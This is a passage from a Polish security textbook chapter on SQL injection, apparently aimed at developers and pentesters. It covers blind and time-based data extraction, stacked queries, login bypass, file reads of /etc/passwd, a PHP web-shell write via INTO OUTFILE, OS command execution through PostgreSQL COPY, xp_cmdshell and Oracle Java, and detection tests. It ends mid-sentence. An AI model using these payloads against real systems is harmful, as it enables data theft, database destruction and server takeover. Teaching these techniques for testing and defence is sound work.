Zauważmy, że warunek logiczny `1=1` jest zawsze prawdziwy, nie wpłynie więc w żaden sposób na wynik wykonywania tego zapytania. W odpowiedzi ponownie zobaczymy 10. Zmieńmy teraz warunek logiczny na inny, np.:

```
https://example.com/getCategoryCount?category=test' AND 1=2--
```

i zapytanie:

```
SELECT count(*) FROM blog_posts WHERE post_category='test' AND 1=2--
```

Warunek logiczny `1=2` jest z kolei **zawsze fałszywy**. Co za tym idzie, w odpowiedzi powinniśmy zobaczyć, że postów spełniających zadane przez nas warunki logiczne jest dokładnie 0.

Do tej pory ustaliliśmy więc, że:

- ▶ gdy dodany przez nas warunek logiczny w zapytaniu SQL jest prawdziwy – w odpowiedzi dostajemy 10,
- ▶ w przeciwnym wypadku odpowiedź to 0.

Oczywiście warunek logiczny typu `1=1` czy `1=2` nie wnosi żadnej wartości, jeśli chodzi o wydobywanie jakichkolwiek danych z bazy. Z pomocą przyjdzie nam jednak funkcja `SUBSTRING`. W SQL-u służy ona do wyciągnięcia zadanego fragmentu jakiegoś stringu. Jej definicja jest następująca:

```
SUBSTRING(string, start, length)
```

W rezultacie zwraca fragment ciągu znaków `string`, zaczynający się na indeksie `start` o długości `length`. Przykładowo: `SUBSTRING(name, 1, 1)` wydobywa pierwszy znak z kolumny `name`.

Wykorzystanie *BLIND SQL Injection* polega więc na wydobywaniu pojedynczego znaku z jakiegoś ciągu znaków (np. wartości kolumny) i sprawdzaniu, czy przyjmuje konkretną wartość, np.:

- ▶ `AND SUBSTRING(version(),1,1) = 'a'`
- ▶ `AND SUBSTRING(version(),1,1) = 'b'`
- ▶ `AND SUBSTRING(version(),1,1) = 'c'`
- ▶ ...

Analogicznie jak w przypadku wcześniejszych sprawdzeń typu `1=1` i `1=2` – jeżeli warunek logiczny będzie prawdziwy (czyli trafimy z poprawną literą), w odpowiedzi dostaniemy 10, a w przeciwnym wypadku 0. Kiedy już uda się zidentyfikować pierwszy znak, można podejść do drugiego:

- ▶ `AND SUBSTRING(version(),2,1) = 'a'`
- ▶ `AND SUBSTRING(version(),2,1) = 'b'`
- ▶ `AND SUBSTRING(version(),2,1) = 'c'`
- ▶ ...

Z przedstawionego wyżej przykładu można wnioskować, że możliwość identyfikacji, czy dany warunek logiczny jest prawdziwy czy fałszywy, jest wystarczająca do wydobycia dowolnych danych z bazy!

W przypadku potrzeby wydobycia wartości jakiejś konkretnej kolumny pierwszym argumentem w `SUBSTRING` może być zagnieżdżony `SELECT`, np.:

```
SUBSTRING((SELECT table_name FROM information_schema.tables LIMIT 1 OFFSET
0),1,1) = 'a'
```

O ile za pomocą *BLIND SQL Injection* możemy wydobyć wszystkie dane z bazy, o tyle atak jest dość powolny. Zakładając, że chcemy porównywać, czy dany znak jest równy dowolnej literze (małej lub dużej) alfabetu łacińskiego lub cyfrze – mamy w najgorszym razie do wykonania 62 sprawdzenia. Istnieje możliwość optymalizacji ataku i wydobycia wartości dowolnego znaku, ograniczając liczbę iteracji wyłącznie do ośmiu porównań.

Załóżmy, że wyciągamy pierwszy znak kolumny `name` (jego wartość to: X, kod ASCII: 88). Tok postępowania byłby następujący:

- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 128` – zwraca PRAWDĘ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 64` – zwraca FAŁSZ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 96` – zwraca PRAWDĘ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 80` – zwraca FAŁSZ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 88` – zwraca FAŁSZ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 92` – zwraca PRAWDĘ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 90` – zwraca PRAWDĘ,
- ▶ `AND ASCII(SUBSTRING(name, 1, 1)) < 89` – zwraca PRAWDĘ.

Analizując powyższe wyniki, można wyciągnąć wniosek, że kod ASCII tego znaku musi być równy 88. Atak opiera się na metodzie „dziel i zwyciężaj” – możliwa przestrzeń

wartości bajtów jest dzielona na pół i sprawdzamy, czy wartość bajtu zawiera się w jej dolnej części. Jeśli tak – dolna część jest znów dzielona na pół i następuje kolejne sprawdzenie. Jeśli nie – górna część jest dzielona na pół itd.

Przeprowadzenie ataku *SQL Injection* typu *BLIND* na bazy z różnymi silnikami *de facto* nie wiąże się z dużymi różnicami, ponieważ każdy z nich obsługuje funkcję *SUBSTRING* z takim samym zestawem argumentów.

## BLIND (time based)

W niektórych aplikacjach webowych można spotkać się z sytuacją, w której pewne zapytania SQL są wykonywane „w tle” i nie mają żadnego wpływu na to, co jest wyświetlane w treści odpowiedzi HTTP.

Jednym z takich przykładów może być logowanie przez aplikację w bazie danych wartości nagłówka *User-Agent*. Nie zobaczymy w odpowiedzi, czy ta operacja się udała, nie mamy więc możliwości wykorzystania żadnego z wcześniej omówionych typów *SQL Injection*.

W takiej sytuacji z pomocą przychodzi inny wariant podatności *BLIND SQL Injection*, znany jako *time based*. Tym razem nie będziemy opierać się na treści odpowiedzi, a na informacji o czasie, jaki zajmuje jej udzielenie. Przygotujemy takie zapytanie SQL, które sprawi, że silnik SQL będzie je przetwarzał kilka sekund, jeśli warunek logiczny będzie prawdziwy, natomiast w przypadku fałszywego warunku logicznego odpowiedź zostanie zwrócona od razu.

Najprościej kod wykorzystujący podatność będziemy mogli przygotować w bazie danych MySQL/MariaDB, w której istnieje funkcja *SLEEP*, przyjmująca jako argument liczbę sekund określającą, na jaki czas ma wstrzymać wykonywanie zapytania.

Przyjrzyjmy się dwóm fragmentom zapytań:

- ▶ `SELECT ... WHERE 1=1 AND SLEEP(5)=1`
- ▶ `SELECT ... WHERE 1=2 AND SLEEP(5)=1`

Bazy danych, podobnie jak większość popularnych języków programowania, rozwiązują wyrażenia logiczne, używając tzw. *short-circuit evaluation*<sup>1</sup>. W pierwszym z przedstawionych wyżej przykładów warunek logiczny `1=1` jest prawdziwy, a zatem baza danych musi zweryfikować również kolejny warunek logiczny (`SLEEP(5)=1`), by móc obliczyć wartość całego wyrażenia logicznego. W drugim przypadku warunek `1=2` jest fałszywy, więc baza danych nie potrzebuje już obliczania kolejnego warunku logicznego, bowiem wiadomo, że całe wyrażenie będzie fałszywe. Na tej podstawie łatwo zauważyć, że jeśli warunek logiczny jest prawdziwy, wykonanie zapytania SQL zajmie ok. 5 sekund więcej niż w przeciwnym wypadku.

Wydobywanie konkretnych danych z bazy w realnym ataku może odbywać się z użyciem *SUBSTRING*, analogicznie jak w „klasycznym” *BLIND SQL Injection*. W zależności od silnika bazodanowego stosowane są różne sposoby wymuszenia opóźnień:

- ▶ MySQL/MariaDB: `SLEEP(5)`,
- ▶ PostgreSQL: `PG_SLEEP(5)`,
- ▶ Microsoft SQL Server: `WAITFOR DELAY '0:0:5'`,
- ▶ OracleDB: `DBMS_PIPE.RECEIVE_MESSAGE('x', 5)`.

## STACKED QUERIES

W poprzednich podrozdziałach skupiliśmy się na wykorzystaniu *SQL Injection* do wydobywania danych z bazy. Jest to najczęstszy sposób wykorzystania tej podatności i nieraz jedyny możliwy, ze względu na ograniczenia nakładane przez sterowniki baz danych w językach programowania. Przykładowo w Javie standardowym sposobem wywoływania zapytań SQL jest użycie metody `java.sql.Statement.executeQuery`, która pozwala na wykonanie dokładnie jednego zapytania SQL. Nie ma możliwości napisania kilku zapytań oddzielonych średnikiem.

W niektórych konfiguracjach okazuje się to jednak możliwe (np. bardzo często w przypadku użycia SQL Servera) i nawet jeśli pierwszym zapytaniem jest `SELECT`, istnieje możliwość wstrzyknięcia dodatkowego zapytania.

Moglibyśmy zatem do aplikacji wysłać zapytanie:

```
https://example.com/getCategoryCount?category=test'; DROP DATABASE blog--
```

co wykona dwa zapytania:

```
SELECT count(*) FROM blog_posts WHERE post_category='test'; DROP DATABASE blog--
```

Gdy *SQL Injection* daje możliwość wstrzyknięcia całkowicie nowego zapytania, wówczas mówi się, że występują tzw. *stacked queries*. Jednym z typowych przykładów wykorzystania tego mechanizmu jest użycie właśnie `DROP DATABASE` w celu wymazania całej zawartości bazy danych.

*Stacked queries* w znaczący sposób zwiększają liczbę możliwych skutków *SQL Injection* – zostały one opisane w następnym podrozdziale.

## SKUTKI WYKORZYSTANIA SQL INJECTION

### Wydobycie dowolnych danych z bazy

To najpowszechniejszy skutek *SQL Injection*, omówiony dokładniej przy opisie sposobów wykorzystania podatności. Bardzo często danymi, którymi napastnicy szczególnie się interesują, są:

- ▶ loginy i hasła (lub hashe haseł) użytkowników,
- ▶ dane osobowe użytkowników,
- ▶ dane medyczne,
- ▶ dane kart kredytowych.

Możliwość wydobycia danych może nie tylko być celem samym w sobie, ale posłużyć też jako pierwszy z kroków w kolejnym ataku.

Przykład: aplikacja używa pytań i odpowiedzi jako mechanizmu przywracania dostępu do konta w przypadku zapomnianego hasła. Pytania mają format typu: „Jakie jest Twoje hobby?” czy: „Jakie jest nazwisko panięskie matki?”. Hasła w bazie danych są hashowane silnym algorytmem bcrypt, więc proces ich łamania mógłby być bardzo długi.

Napastnik nie potrzebuje jednak łamać jakichkolwiek hashy, bowiem dysponując atakiem *SQL Injection*, może z bazy wyciągnąć odpowiedzi na pytania bezpieczeństwa i wykorzystać je do przejęcia dostępu do kont użytkowników.

Baza danych może też zawierać parametry konfiguracyjne aplikacji, takie jak ścieżki dostępu do innych systemów czy hasła. Zdarza się również, że przechowywane są w niej identyfikatory sesji, co pozwala wprost na przejęcie kont innych użytkowników.

## Omijanie ekranu logowania

Gdy napastnik próbuje się włamać do aplikacji, do której niezbędne jest logowanie, jego celem będzie wyłącznie przejście przez panel logowania; niekoniecznie potrzebna jest mu znajomość samego hasła, jeśli uda się zalogować bez niego. W pewnych sytuacjach może się okazać, że wstrzyknięcie SQL pozwoli na ominięcie ekranu logowania bez znajomości danych logujących.

Klasyczny przykład wygląda następująco: zakładamy, że napastnik wpisuje w panelu logowania dane:

- ▶ login: admin
- ▶ hasło: admin1

Aplikacja wykonuje zapytanie SQL\*:

```
SELECT * FROM users WHERE login = 'admin' AND password = 'admin1'
```

Aplikacja decyduje o poprawności logowania, bazując na informacji o liczbie zwróconych wierszy: jeśli nie zwrócono żadnych wierszy – logowanie się nie powiodło, w przeciwnym natomiast wypadku będzie skuteczne.

Zobaczmy więc, co się stanie, jeśli napastnik poda inny zestaw danych:

- ▶ login: admin' OR 1=1--
- ▶ hasło: admin1

Wygenerowane zostanie zapytanie:

```
SELECT * FROM users WHERE login = 'admin' OR 1=1--' AND password = 'admin1'
```

Do zapytania został dodany warunek, który jest zawsze prawdziwy (1=1), a zatem wyrażenie jest prawdziwe – logowanie się powiodło!

W praktyce częściej spotykamy się z sytuacją, w której hasła w bazie danych są hashowane. Wówczas można spodziewać się nieco innej logiki aplikacji. Załóżmy, że napastnik znów podaje zestaw danych admin/admin1, co skutkuje wykonaniem zapytania:

```
SELECT password_hash FROM users WHERE login = 'admin'
```

---

\* Niektórzy Czytelnicy mogą zauważyć, że taki fragment SQL nie powinien nigdy się w żywej aplikacji wydarzyć, bowiem wskazuje na brak hashowania haseł w bazie danych. Rzeczywistość pokazuje jednak, że takie sytuacje się zdarzają, w szczególności w urządzeniach z szeroko rozumianego IoT (*Internet of Things*).

Tym razem sztuczka z `OR 1=1` już się nie powiedzie, gdyż logika działania aplikacji jest taka, że najpierw pobiera hash hasła z bazy danych, a dopiero później porównuje go na poziomie samego języka programowania.

W takim przypadku nadal jednak istnieje możliwość ataku, mianowicie wykorzystując `UNION`, można dopisać nowy wiersz do wyniku wykonywania zapytania z hashem hasła znanym napastnikowi.

Zakładając, że używanym hashem jest SHA1, napastnik mógłby podać dane:

- ▶ login: admin' AND 1=2 UNION SELECT  
'6c7ca345f63f835cb353ff15bd6c5e052ec08e7a' --
- ▶ hasło: admin1

Wykona się zatem zapytanie:

```
SELECT password_hash FROM users WHERE login = 'admin' AND 1=2 UNION SELECT
'6c7ca345f63f835cb353ff15bd6c5e052ec08e7a' --
```

To zapytanie zwróci dokładnie jeden wiersz, zawierający hash hasła `admin1`! Dzieje się tak, ponieważ warunek logiczny `1=2` (fałszywy) sprawia, że oryginalny hash hasła nie zostaje w ogóle zwrócony, a zamiast niego zwracany jest hash `6c7(...e7a` (czyli z hasła `admin1`). Gdy aplikacja sprawdzi poprawność hashu, będzie on zgodny, zatem i w tym przypadku próba ominięcia panelu logowania się powiedzie.

## Modyfikacja/usuwanie danych

Jeżeli w aplikacji występuje *SQL Injection* pozwalający na *stacked queries*, napastnik może próbować w dowolny sposób modyfikować lub usuwać dane z aplikacji. Najbardziej klasycznym przykładem jest wykorzystanie `DROP DATABASE` lub `DROP TABLE` w celu usunięcia danych i uniemożliwienia dalszego poprawnego działania aplikacji.

Zakładając jednak, że celem napastnika nie jest pełna destabilizacja działania aplikacji, w praktyce częściej będzie on próbował szukać innych możliwości wykorzystania ataku. Poniżej przedstawiono kilka przykładów opartych na realnych sytuacjach napotkanych w trakcie pentestów.

### Przykład 1. Zmiana hasła administratora: UPDATE

Hasła użytkowników w bazie danych są przechowywane z użyciem silnego algorytmu hashującego (np. `bcrypt`). Zakładając, że użytkownik administracyjny nie ustawił słabego hasła, próba jego złamania może zająć bardzo dużo czasu. Skoro jednak napastnik ma możliwość zmian w bazie danych, może wykorzystać `UPDATE`, by zmienić hasło administratora na znany sobie hash i zalogować się nowym hasłem.

### Przykład 2. Ścieżka dostępu

Aplikacja pozwala na upload plików, które są zapisywane na systemie plików serwera. Do plików można się dostać URL-em wyglądającym podobnie do: `https://example.com/getFile?id=1`. Mapowanie identyfikatora pliku na ścieżkę na systemie plików było przechowywane w bazie danych. W bazie istniała tabela `files`, w której

najistotniejsze kolumny to `id` oraz `filePath` zawierająca ścieżkę do pliku. Napastnik mógł wykonać zapytanie:

```
UPDATE files SET filePath='.././.././.././.././.././etc/passwd' WHERE id=1
```

sprawiając, że plik o identyfikatorze 1 wskazywał na `/etc/passwd`, zamieniając tym samym podatność *SQL Injection* w *Path Traversal*.

### Przykład 3. Wykonanie kodu PHP

Popularny, napisany w PHP system CMS Drupal miał w swojej historii kilka głównych podatności znanych jako Drupalgeddon. Praktyczne ataki zazwyczaj polegały na dodawaniu nowych użytkowników administracyjnych, ale okazało się, że istniał też atak pozwalający na wykonanie dowolnego kodu po stronie serwera. W bazie danych Drupala znajdowała się tabela `menu_router`, w której jedna z kolumn mogła zawierać **kod PHP**! Była więc możliwość zdefiniowania nowej podstrony w zaatakowanej witrynie, która wykonała zdefiniowany przez napastnika kod PHP.

W oficjalnej dokumentacji systemu Drupal znajduje się poradnik z opisem kroków, jakie należy wykonać, jeśli zostanie wykryte włamanie. Jednym z punktów jest właśnie zbadanie zawartości tabeli `menu_router` jako miejsca, w którym napastnicy łatwo mogą pozostawiać tylne furtki.

### Odczyt plików z dysku

W niektórych bazach danych istnieje możliwość odczytu plików na dysku serwera z poziomu samych funkcji bazy danych. Zazwyczaj wymaga to uprawnień administratora bazy danych, jednak na testach bezpieczeństwa nieraz spotykamy się z taką sytuacją. Najczęściej możliwość odczytu plików zdarza się w silnikach MySQL/MariaDB i PostgreSQL. W przypadku pozostałych silników te funkcjonalności są zazwyczaj domyślnie wyłączone.

W MySQL zdefiniowana jest funkcja `LOAD_FILE`, która jako argument przyjmuje nazwę pliku. Możliwość odczytu pliku sprowadza się więc tylko do:

```
SELECT LOAD_FILE('/etc/passwd')
```

Jeśli użytkownik bazodanowy nie ma uprawnień do odczytu plików, wówczas zwracana jest wartość `NULL`.

W przypadku Postgresa sprawa jest nieco bardziej skomplikowana. Istnieje w nim klauzula `COPY`<sup>2</sup>, która pozwala na wypełnienie tabeli zawartością pliku. Składnia jest następująca:

```
COPY nazwa_tabeli FROM 'nazwa_pliku'
```

Ponieważ dane są zapisywane w tabeli, trzeba zadbać o to, by ona istniała. W praktyce najczęściej tworzy się nową tabelę samodzielnie. Należy więc:

1. Utworzyć tabelę.
2. Wykorzystać `COPY` do wypełnienia tabeli zawartością.
3. Wykorzystać `SELECT` do przeczytania zawartości tabeli.

Praktyczne wykonanie tej operacji może wyglądać następująco:

1. `CREATE TABLE file (line VARCHAR(300));`
2. `COPY file FROM '/etc/passwd';`
3. `SELECT line FROM file;`

Ostatni `SELECT` zwróci każdą linię z pliku jako kolejny wiersz tabeli `file`.

## Zapis plików na dysku

Zapis plików na dysku, analogicznie jak ich odczyt, też zazwyczaj wymaga uprawnień administratora bazy danych. W przypadku MySQL/MariaDB można posłużyć się zwykłym zapytaniem `SELECT` z dopiskiem na końcu `INTO OUTFILE`, np.:

```
SELECT x FROM abc INTO OUTFILE 'nazwa_pliku'
```

Standardowo w starszych aplikacjach taka możliwość była wykorzystywana do zapisu plików PHP, by ostatecznie przejąć kontrolę nad serwerem, np.:

```
SELECT '<?php system($_GET[0]); ?>' INTO OUTFILE '/var/www/html/backdoor.php'
```

We współczesnych\* aplikacjach udaje się już zdecydowanie rzadziej, ze względu na fakt, że proces systemowy bazy danych nie ma uprawnień do zapisu do katalogu `/var/www/html` (chyba że w środku znajduje się katalog `uploads`, do którego zapisu uprawnienia mają wszyscy użytkownicy). Ponadto niektóre dystrybucje linuksowe domyślnie ustawiają parametr konfiguracyjny `secure-file-priv` (pozwalający ograniczyć listę katalogów, do których można zapisywać pliki) na pustą wartość, skutecznie uniemożliwiając zapisywanie do plików.

W PostgreSQL natomiast można posłużyć się klauzulą `COPY`, w następujący sposób:

```
COPY (SELECT 'zawartosc') TO 'nazwa_pliku'
```

## Wykonywanie poleceń systemu operacyjnego

Możliwość wykonania własnego kodu jest najczęściej głównym celem napastników szukających podatności w aplikacji.

Jednym ze sposobów na wykonanie własnego kodu mogą być oczywiście błędy bezpieczeństwa samych silników bazodanowych. Przykładem niech będzie podatność CVE-2019-10164<sup>3</sup> zidentyfikowana w Postgresie – jest to błąd typu *stack-based buffer overflow*. W praktyce wykorzystanie tej podatności prawdopodobnie nie będzie proste ze względu na liczne zabezpieczenia stosowane w dzisiejszych systemach operacyjnych, które utrudniają ich wykorzystanie (jak np. ASLR). Warto tu pamiętać o odpowiedniej polityce aktualizacji i hardeningu, by zminimalizować ryzyko tego typu problemów.

W tym podrozdziale skupimy się jednak nie tyle na podatnościach bezpieczeństwa silników bazodanowych, ile na ich właściwościach, które pozwalają na wykonanie własnego kodu.

Klasycznym sposobem jest zdefiniowanie tzw. UDF (*user-defined functions*) w bazie danych. UDF to możliwość przygotowania pliku skompilowanego lub przysto-

---

\* Rok 2019.

wanego w jednym z języków skryptowych (np. Python), a następnie udostępnienie funkcji w nim zdefiniowanych do bazy danych. Co ciekawe, MySQL/MariaDB zabezpieczone są w pewien sposób przed tym atakiem – pliki UDF mogą być ładowane tylko ze specjalnego katalogu (zdefiniowanego w konfiguracji), do którego normalnie użytkownik nie powinien mieć praw zapisu.

Sposób złośliwego wykorzystania UDF-ów zwykle sprowadza się do kilku kroków:

1. Wykorzystanie jednego ze sposobów na zapis plików na dysku w bazie danych, by umieścić na serwerze plik `.so` w katalogu, do którego użytkownik bazodanowy ma prawa zapisu.
2. Utworzenie nowej funkcji w bazie danych odnoszącej się do pliku wgranego w poprzednim kroku.
3. Wykorzystanie nowo utworzonej funkcji w celu wykonywania dowolnych poleceń bazy danych.

W popularnym narzędziu Metasploit występuje m.in. moduł `linux/postgres/postgres_payload`, który pozwala wykorzystać tę możliwość według powyższego scenariusza.

W wersjach Postgresa od 9.2 wzwyż istnieje jednak jeszcze prostszy sposób ataku – z wykorzystaniem `COPY`. Ta klauzula, o której wspomniano już w podrozdziale dotyczącym odczytu plików, została rozbudowana w wersji 9.2, umożliwiając również wykonywanie poleceń systemowych! Podobnie jak w przypadku odczytu plików, potrzebna jest tabela, która zostanie wypełniona danymi. Należy więc wykonać trzy zapytania:

1. `CREATE TABLE cmd (line VARCHAR(300));`
2. `COPY cmd FROM PROGRAM 'ls -la';`
3. `SELECT * FROM cmd;`

W microsoftowym SQL Serverze sprawa wygląda jeszcze prościej, można bowiem wykorzystać procedurę `xp_cmdshell*`, przekazując jako argument polecenie do wykonania:

```
EXEC xp_cmdshell 'dir *.exe'; GO
```

W OracleDB z kolei z poziomu zapytań do bazy danych możliwe jest definiowanie klas Javy. Sytuacja jest więc analogiczna do UDF, z tą różnicą, że zamiast wysyłać skompilowane wcześniej pliki bibliotek, możemy bezpośrednio podać kod.

1. Tworzymy źródła Javy zawierające kod wykonujący polecenie `ls`:

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED example AS
public class exploit {
    public static void exec() throws Exception {
        Runtime.getRuntime().exec("ls");
    }
};
/
```

---

\* Często funkcja ta jest domyślnie wyłączona, choć można ją włączyć, mając uprawnienia administratora bazy danych.

2. Tworzymy funkcję w bazie danych odwołującą się do źródła Javy:

```
CREATE OR REPLACE FUNCTION exec
RETURN VARCHAR2
AS LANGUAGE JAVA
NAME 'exploit.exec () return void';
/
```

3. Wykonujemy utworzoną funkcję:

```
SELECT exec() FROM dual;
```

Dalsze wykorzystanie możliwości wykonywania dowolnego kodu zależy już tylko od inwencji napastnika, choć najczęściej można się spodziewać:

- ▶ odczytu plików konfiguracyjnych do innych usług,
- ▶ przeskanowania sieci lokalnej, w której znajduje się baza danych,
- ▶ pozostawienia backdoorów,
- ▶ pozostawienia koparki kryptowalut.

## JAK SZUKAĆ SQL INJECTION?

Weźmy na warsztat przykładowe zapytanie HTTP.

*Listing 4. Proste zapytanie HTTP*

```
POST /set-user?id=1 HTTP/1.1
Host: example.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Cookie: username=johndoe2007
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

name=John
```

Najczęściej w aplikacjach webowych podatności bezpieczeństwa występują przez parametry GET lub POST. W przypadku zapytania z listingu 4 mamy jeden parametr GET (`id=1`) oraz jeden parametr POST (`name=John`). Należy jednak pamiętać, że aplikacja może pobrać dane z dowolnego miejsca zapytania. Zatem podatność *SQL Injection* może wystąpić nie tylko w dwóch wspomnianych parametrach, ale także w dowolnych wartościach nagłówków, np. w `User-Agent` czy w ciasteczkach.

Kiedy już mamy wytypowane miejsca, w których chcemy poszukać podatności, można wykonać kilka prostych testów, w zależności od tego, jaką wartość zawiera

pole. Poniżej zamieszczono kilka wskazówek, w jaki sposób zacząć poszukiwanie słabych punktów skutkujących *SQL Injection*.

Tabela 1. Zestawienie podstawowych testów na *SQL Injection*

TYP POLA	PODSTAWOWE TESTY
Pole liczbowe (np. id=1)	<p>Warto zacząć od próby wykonania dowolnego prostego wyrażenia arytmetycznego na wartości pola.</p> <p>Założmy, że podamy wartość pola id=2-1. Jeśli aplikacja jest podatna na <i>SQL Injection</i>, wygeneruje zapytanie podobne do:</p> <pre>SELECT ... WHERE id = 2-1</pre> <p>Jeśli podajemy wyrażenia arytmetyczne w losowych parametrach zapytania, aplikacja zwykle nie ma powodu, by przeliczać ich wartość. Jeśli jednak takie wyrażenie trafi bezpośrednio do zapytania SQL, wówczas baza danych będzie musiała przeliczyć jego wartość, by móc zwrócić wiersze wynikowe.</p> <p>Można więc porównać zachowanie aplikacji dla kilku przykładowych wartości, np.:</p> <ul style="list-style-type: none"> <li>▶ id=1</li> <li>▶ id=2-1</li> <li>▶ id=3-2</li> <li>▶ id=1*1</li> <li>▶ id=2</li> </ul> <p>Jeśli aplikacja zwróci ten sam wynik dla pierwszych czterech przypadków (czyli wtedy, gdy wynik wyrażenia to 1), a w ostatnim inny (gdzie wynik wyrażenia to 2), będzie to dobry prognostyk, że podatność <i>SQL Injection</i> występuje.</p> <p>Ponieważ przeliczanie wartości wyrażeń z parametrów może być skutkiem nie tylko przeliczania ich przez silnik SQL, jako dodatkową weryfikację można w wyrażenie wkomponować fragment zapytania specyficzny dla SQL, np.:</p> <pre>id=2-(SELECT 1 FROM DUAL)</pre> <p>W tym przypadku wartość wyrażenia jest nadal taka sama (bo wyliczana jest wartość wyrażenia 2-1), ale wkomponowanie fragmentu zapytania SQL potwierdza występowanie <i>SQL Injection</i>.</p>
Pole zawierające tekst	<p>To najczęstszy przypadek występowania <i>SQL Injection</i>. Na potrzeby przykładu założmy, że podajemy parametr name=John, który wygeneruje zapytanie:</p> <pre>SELECT ... WHERE name = 'John'</pre> <p>Pierwszym krokiem będzie więc wpisanie w wartości parametru znaku apostrofu, by spróbować „uciec” z ciągu znaków name=John'. Jeżeli serwer jest skonfigurowany w taki sposób, by wyświetlać błędy bazy danych i podatność <i>SQL Injection</i> występuje, z dużym prawdopodobieństwem już na tym etapie ujawni się błąd zapytania SQL.</p> <p>W niektórych bazach danych ciągi znaków mogą być umieszczane w inny sposób niż tylko w apostrofach, np. w MySQL/MariaDB mogą być to również cudzysłowy, zaś w Postgresie dwa znaki dolara (\$\$).</p>

TYP POLA	PODSTAWOWE TESTY
Pole zawierające tekst	<p>Jeśli jednak aplikacja nie zwraca wyraźnej treści błędów SQL, nadal można obserwować jej zachowanie, w zależności od tego, czy podamy w parametrze poprawny fragment składni SQL, np.:</p> <ol style="list-style-type: none"> <li>1. Dla <code>name=John'</code> aplikacja zwraca komunikat o braku wyników.</li> <li>2. Dla <code>name=John' '</code> aplikacja zwraca minimum jeden wynik.</li> </ol> <p>Inny sposób to próba wplatania fragmentów składni SQL w ciąg znaków. W poniższych przykładach <code>  </code> to operator konkatenacji (w przypadku SQL Server operatorem konkatenacji jest <code>+</code>):</p> <ol style="list-style-type: none"> <li>1. Obserwujemy zachowanie aplikacji dla <code>name=John</code>.</li> <li>2. Stosujemy w środku wartości parametru konkatenację, która skutkuje tą samą wartością co wyjściowa: <code>name=Jo'    'hn</code>.</li> <li>3. Stosujemy w środku fragment zapytania SQL, który również skutkuje tą samą wartością co wyjściowa: <code>name=Jo'    (SELECT 'h' FROM dual)    'n</code>.</li> <li>4. Piszemy fragment składni, który nie jest poprawnym SQL, np.:  <code>name=Jo'    (SELxyzxyzECT 'h' FROM dual)    'n</code>.</li> </ol> <p>W pierwszych trzech przykładach wpisujemy fragmenty zapytania, które po przetworzeniu dają ten sam wynik – ciąg znaków <code>'John'</code>, natomiast w ostatnim celowo wprowadzamy błąd składni. Jeśli aplikacja zwróci dokładnie te same wyniki w trzech pierwszych przykładach, a inny w ostatnim – mamy podstawy, by przypuszczać, że istnieje w niej podatność <i>SQL Injection</i>.</p> <p>Inna stosowana metoda to próba wstrzyknięcia ciągu znaków <code>' OR 1=1--</code>, by sprawdzić, czy aplikacja zwróci wszystkie wyniki z bazy (warunek <code>1=1</code> jest bowiem zawsze prawdziwy). Należy jednak zaznaczyć, że wykonywanie takiego testu jest obciążone pewnym ryzykiem, ponieważ nie wiemy, w jakie dokładnie zapytanie SQL się wstrzykujemy. Nie można wykluczyć, że będzie to <code>DELETE FROM</code>, a wtedy... z bazy zostaną usunięte wszystkie rekordy!</p> <p>Dlatego zaleca się, by używać warunków typu <code>AND 1=1</code> oraz <code>AND 1=2</code> i obserwować liczbę zwracanych wyników, ponieważ uniemożliwiają one usunięcie większej liczby rekordów niż zakładane.</p> <p>W przypadku próby „wyskoczenia” z ciągu znaków i zamknięcia zapytania komentarzem SQL należy mieć na uwadze jeszcze jeden niuans. Spójrzmy na zapytanie:</p> <pre>SELECT ... WHERE (name = 'John')</pre> <p>Jeśli wstrzykniemy parametr <code>name=John' AND 1=1 --</code>, wówczas zapytanie przyjmie postać:</p> <pre>SELECT ... WHERE (name=John' AND 1=1 --')</pre> <p>Zauważmy, że to zapytanie jest niepoprawne składniowo, jako że nawias otwarty przed słowem <code>name</code> nie jest dalej nigdzie domknięty. Dlatego w tego typu sytuacjach należy próbować rosnącą liczbę nawiasów, np.:</p> <ol style="list-style-type: none"> <li>1. <code>name=John' AND 1=1</code></li> <li>2. <code>name=John') AND 1=1</code></li> <li>3. <code>name=John')) AND 1=1</code></li> <li>4. <code>name=John')))) AND 1=1</code></li> <li>5. itd.</li> </ol>

TYP POLA	PODSTAWOWE TESTY
<p>Pola zawierające nazwy kolumn do sortowania (np. <code>sort=name</code>)</p>	<p>Niektóre aplikacje pozwalają użytkownikom na sortowanie danych według dowolnie wybranej kolumny. Jeśli nazwa kolumny jest przekazywana w parametrze zapytania, nie można wykluczyć, że jest bezpośrednio wstawiana do <code>ORDER BY</code>, co z kolei może skutkować podatnością <i>SQL Injection</i>.</p> <p>Założmy, że mamy parametr <code>sort=name</code>, który powoduje wygenerowanie zapytania:</p> <pre>SELECT ... ORDER BY name</pre> <p>Ważna uwaga: w tym miejscu nie będzie możliwe wykonanie <i>SQL Injection</i> przez <code>UNION</code>: spowoduje ono błąd składni SQL (odpada zatem zapytanie typu: <code>SELECT ... ORDER BY name UNION SELECT ...</code>).</p> <p>Pozostaje więc wykorzystanie <i>SQL Injection</i> typu <code>BLIND</code> lub <code>ERROR</code>.</p> <p>Podobnie jak w poprzednich przypadkach, poszukiwanie <i>SQL Injection</i> będzie się opierało na obserwowaniu różnic w zachowaniu aplikacji pomiędzy poprawną i niepoprawną składnią zapytania.</p> <p>Zobaczmy kilka przykładów:</p> <ul style="list-style-type: none"> <li>▶ <code>sort=name</code></li> <li>▶ <code>sort=name/**/</code></li> <li>▶ <code>sort=name,1</code></li> <li>▶ <code>sort=name,(SELECT 1)</code></li> <li>▶ <code>sort=nameqweqwe</code></li> </ul> <p>W pierwszym przykładzie podajemy poprawną nazwę kolumny. W kolejnym za nazwą kolumny dodajemy pusty komentarz – nie różni się więc on od pierwszego. W trzecim przykładzie po przecinku dopisana jest jedynka – w wyrażeniu <code>ORDER BY</code> można podawać nie tylko nazwy kolumn, ale również ich indeksy. W czwartym przykładzie po przecinku podajemy zagnieżdżone wyrażenie SQL – to również 